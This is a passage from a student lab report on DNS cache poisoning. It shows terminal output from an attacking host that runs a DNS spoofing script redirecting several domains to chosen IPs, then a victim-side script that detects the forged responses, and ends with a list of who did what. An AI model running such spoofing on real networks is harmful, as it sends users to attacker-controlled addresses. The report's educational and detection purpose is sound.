It can be seen in Fig 10 and Fig 11 that Victim, like the attacking host, has also received the same DNS Poison Attack record twice, and its DNS id is the same as the information in the forged response packet output from the attacking host. The reason for receiving twice is that when the response packet returned by the attacking host and the DNS server is detected, a recording will be triggered respectively. From the comparison of the two packets, it can be seen that Response packet 1 contains the fake IP address of the attacking host after redirection, and Response packet 2 contains the real IP corresponding to the domain name (www.bilibili.com) returned by the DNS server. DNS Poison Attack (part 2) succeeded.



```
(NetworkLayerAttacks) dicardo@xuechunyudeMBP DNS_Poison_Attack % sudo python3 DNS_Spoofing.py -i en0 -h hostnames udp
Redirecting list of hostnames: {'www.sjtu.edu.cn': '119.3.32.96', 'www.csdn.net': '202.120.2.119', 'www.bilibili.com': '202.120.2.119', 'www
.cs.sjtu.edu.cn': '119.3.32.96'}

################################################################################
#                     Begin Preparing for DNS Poison Attack                    #
################################################################################

DNS Query Packet described in hostnames is received: www.csdn.net
Redirect to: 202.120.2.119

Packet has UDP layer!
-------------- Spoofing Pkt Info -----------------
IP src: 192.168.31.1  | IP dst: 192.168.31.108
UDP sport: 39649  | UDP dport: 53
DNS id: 19210  | DNS rdata: 202.120.2.119
--------------------- End ------------------------

Sending spoofed packet...
.
Sent 1 packets.
---------------------------------------------------------------------------------

DNS Query Packet described in hostnames is received: www.csdn.net
Redirect to: 202.120.2.119

Packet has UDP layer!
-------------- Spoofing Pkt Info -----------------
IP src: 192.168.31.1  | IP dst: 192.168.31.108
UDP sport: 49469  | UDP dport: 53
DNS id: 47283  | DNS rdata: 202.120.2.119
--------------------- End ------------------------

Sending spoofed packet...
.
Sent 1 packets.
---------------------------------------------------------------------------------

DNS Query Packet described in hostnames is received: www.csdn.net
Redirect to: 202.120.2.119
```

Fig. 10. Output of attacking host about faking DNS response



icarus@icarus-ThinkPad-T470p: ~/桌面
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
icarus@icarus-ThinkPad-T470p:~/桌面$ sudo python DNS1.py -i wlp3s0

####################################################################################
#                    Begin Detecting for DNS Poison Attack                         #
####################################################################################

-------------------------------------------------------------------------------------
DNS Poison Attack Detected!
TXID 19210 Request www.csdn.net
('Response packet 1:', ['202.120.2.119'])
('Response packet 2:', ['39.106.226.142'])
-------------------------------------------------------------------------------------

-------------------------------------------------------------------------------------
DNS Poison Attack Detected!
TXID 47283 Request www.csdn.net
('Response packet 1:', ['202.120.2.119'])
('Response packet 2:', [])
-------------------------------------------------------------------------------------

-------------------------------------------------------------------------------------
DNS Poison Attack Detected!
TXID 19210 Request www.csdn.net
('Response packet 1:', ['202.120.2.119'])
('Response packet 2:', ['39.106.226.142'])
-------------------------------------------------------------------------------------

-------------------------------------------------------------------------------------
DNS Poison Attack Detected!
TXID 47283 Request www.csdn.net
('Response packet 1:', ['202.120.2.119'])
('Response packet 2:', [])
-------------------------------------------------------------------------------------
```

Fig. 11. Fake DNS packet received by victim

4 Contributions

- **Problem 1**: Juntao Shen, Chunyu Xue
- **Problem 2**: Qianfei Ren
- **Problem 3**: Chunyu Xue
- **Latex Report**: Chunyu Xue, Qianfei Ren